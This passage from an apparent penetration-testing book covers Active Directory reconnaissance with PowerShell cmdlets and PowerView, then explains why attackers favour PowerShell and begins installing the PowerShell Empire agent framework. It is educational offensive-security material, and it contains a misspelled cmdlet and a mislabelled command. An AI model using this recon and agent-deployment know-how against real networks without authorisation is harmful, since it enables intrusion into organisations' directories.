


PowerShell and Active Directory


PowerShell is an automated framework that provides system administrators with many capabilities to perform tasks. It supports the scripting language. Every command in the script is called a **cmdlet**. You can build your own cmdlets using the .NET programming language. An explanation is given here:




To check out a forest, you can use the `get-adforest` cmdlet, as shown:




To check all the commands type: `Get-Command`, as shown:




To check the domains, you can use `Get-ADDomain`, as shown:



To check the trust of the forest, you need to use `get-adtrust`, as shown:



`get-aduser` is used to get a specified user, as shown:



PowerShell is used as an attack platform in many cases for the following reasons:

- It runs code in memory without touching disk
- It downloads and executes code from another system
- It interfaces with .NET and Windows APIs
- Most organizations are not watching PowerShell activity
- `CMD.exe` is commonly blocked, though not PowerShell

Active Directory attacks


Active Directory is a high-profile target for attackers. Because of its common architecture (single point), it is a targeted system. There are many Active Directory attacks. It is a complex system, so the following subsections will discuss different types of attacks from different attacking vectors.

PowerView

Reconnaissance is a crucial step in information security. PowerView is an amazing recon tool – it is a domain-network situational awareness tool. You can grab it from `https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1`.

As usual, clone the project or simply download it as a `.zip` file, as shown:

```
git clone https://github.com/PowerShellMafia/PowerSploit.git
```




PowerView will give you the ability to perform many reconnaissance tasks, as follows:

- **Users**: `Get-NetUser`
- **Groups**: `Get-NetGroup`
- **Sessions**: `Get-NetSession`
- **GPO locations**: `Find-GPOLocation`
- **Active Directory objects**: `Set-ADObject`
- **Forests**: `Get-NetForest`


Kerberos attacks

Kerberos is a high-profile target for attackers, as discussed in the previous section. But before diving deep into Kerberos attacks, let's discover some PowerShell capabilities.


- `get-adrootdse`: It is used to get the objects of root, as shown:




- `get-adforest`: It is used to check Active Directory forests, as shown:




- `get-domaincontroller`: Lists the domain controllers, as shown:



- To get Active Directory computers, use `get-adcomputer`, as shown:




- `get-adgroupmemberb`: To get members of an AD group members, as shown:




Before diving into Active Directory attack techniques, let's discover some of PowerShell's capabilities as an offensive platform. To do that, we will take PowerShell Empire as a demonstration because it is a great tool for creating agents to compromise systems:

```
#git clone https://github.com/EmpireProject/Empire
```


Navigate to `cd Empire/setup` and run the `./install.sh` script:



